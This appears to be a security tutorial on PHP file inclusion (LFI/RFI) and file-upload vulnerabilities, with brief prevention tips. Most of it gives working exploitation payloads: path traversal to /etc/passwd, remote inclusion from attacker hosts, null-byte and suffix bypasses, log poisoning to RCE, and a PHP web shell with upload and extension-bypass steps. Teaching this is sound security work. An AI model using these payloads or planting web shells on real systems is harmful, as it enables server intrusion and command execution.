File Include Vulnerabilities: LFI and RFI

Taha Zouggari

June 2025

1 Understanding File Include Vulnerabilities

1.1 What Are File Include Vulnerabilities?

File Include vulnerabilities occur when user input is used insecurely within file inclusion functions such as `include()`, `require()`, `include_once()`, and `require_once()`. These functions are commonly used to:

- Load dynamic content or configuration files.
- Reuse code templates in multiple pages.

When input is not sanitized, attackers can manipulate the inclusion path to read sensitive files or even execute arbitrary code.

1.2 Types of File Include Vulnerabilities

- **Local File Include (LFI):** Includes files that exist on the same server.
- **Remote File Include (RFI):** Includes external resources hosted on remote servers.

1.3 Example of Vulnerable Code (PHP)

```
<?php
$page = $_GET['page'];
include($page);
?>
```

If the attacker sets `page=../../etc/passwd`, the server will attempt to include and potentially display that file.

1.4 Detection Techniques

Initial detection can be done by injecting special characters:

```
/?page=intro.php'
```

Leading to:

> Warning: include(intro.php'): failed to open stream...

This may reveal:

- The use of `include()` or similar function.
- The absence of input filtering.
- The script path or internal errors.

1.5 Exploitation Examples

LFI - Reading Local Files:

```
/?page=../../../../etc/passwd
```

RFI - Executing Remote Code (if `allow_url_include = On`):

```
/?page=http://example.com/malicious.txt
```

Contents of `malicious.txt`:

```
<?php system($_GET['cmd']); ?>
```

Then run:

```
/?page=http://example.com/malicious.txt&cmd=whoami
```

1.6 Prevention

- Never use raw user input in include functions.
- Use whitelisting or hardcoded routing logic.
- Disable `allow_url_include` and `allow_url_fopen`.
- Validate and sanitize all input paths.

2 Advanced Exploitation and Legacy Bypass Techniques

2.1 Suffix-Based File Inclusion

Many insecure applications append a fixed suffix to a user-supplied file path:

```
include($_GET['file'] . '.php');
```

This is meant to restrict file access to PHP files, but can be bypassed in older PHP versions.

2.2 NULL Byte Injection (Pre-PHP 5.3.4)

Before PHP 5.3.4, strings could be terminated early using a NULL byte (`\0`). This allowed attackers to "cut off" any appended suffix:

```
/?file=../../../../etc/passwd%00
```

Interpreted internally as:

```
include("../../../../etc/passwd\0.php");
```

Thus, the inclusion of `/etc/passwd` succeeded despite the `.php` suffix.

Note: Modern PHP versions no longer allow this behavior.

2.3 RFI Bypass Using Query Parameters

Even if a `.php` suffix is added, remote URLs can still be included by appending parameters to neutralize the suffix:

```
/?file=http://malicious.com/shell.txt?dummy=
```

or

```
/?file=http://malicious.com/shell.txt&dummy=
```

Depending on how the URL and suffix are parsed, this can bypass the forced extension and lead to remote code execution.

2.4 LFI-to-RCE via Log Poisoning

In LFI scenarios, attackers may inject PHP payloads into logs (e.g., User-Agent headers) and include those logs:

```
<?php system($_GET['cmd']); ?>
```

Then trigger:

```
/?page=/var/log/apache2/access.log&cmd=id
```

2.5 Summary of Advanced Techniques

- NULL byte injection to truncate suffixes (legacy).
- Query strings to neutralize file extension suffixes in RFIs.
- Log poisoning in LFI-to-RCE chains.

3 File Upload Vulnerabilities

3.1 Overview

In this section, we cover how to exploit file upload functionalities to achieve remote code execution (RCE). When a web application allows users to upload files without strict validation, it becomes possible to upload malicious scripts, such as web shells.

In PHP applications, if the uploaded file is placed in a web-accessible directory and given a ‘.php‘ extension, the server might treat it as executable code.

3.2 Basic PHP Web Shell

A web shell is a minimal script that allows the attacker to execute system commands via the browser. A basic example:

```
<?php
  system($_GET["cmd"]);
?>
```

This shell takes the ‘cmd‘ parameter from the URL and passes it to the ‘system()‘ function, executing it on the server.

3.3 Uploading the Shell

If the upload functionality does not restrict file types or validate the contents, you can:

1. Create a file named `shell.php`.
2. Paste the PHP web shell code into it.
3. Upload it using the vulnerable form.

Once uploaded, navigate to the file with a command parameter like:

```
/upload/shell.php?cmd=uname
```

This command will return the operating system type, confirming code execution.

3.4 Demonstration

Figure 1 shows the result of accessing the uploaded PHP shell with a `cmd=uname` parameter. This confirms that the shell was executed and the server returned the result of the system command.



Figure 1: RCE via uploaded web shell with `cmd=uname`

This kind of vulnerability allows an attacker to execute arbitrary commands on the server. By simply passing parameters (like `cmd=whoami`, `cmd=ls`, or even reverse shell payloads), the attacker gains direct command-line access to the underlying system.

Remarque

In this second example, the developer added a restriction preventing file uploads with a `.php` extension. However, this can be bypassed by renaming the file to use an alternative extension such as `.php3`, `.php4`, or `.phtml` — extensions that many PHP servers still interpret as valid PHP scripts.

Here is the basic PHP web shell used:

```
<?php
  system($_GET["cmd"]);
?>
```

Once uploaded (e.g., as `shell.php3`), it can be triggered like this:

```
/upload/shell.php3?cmd=uname
```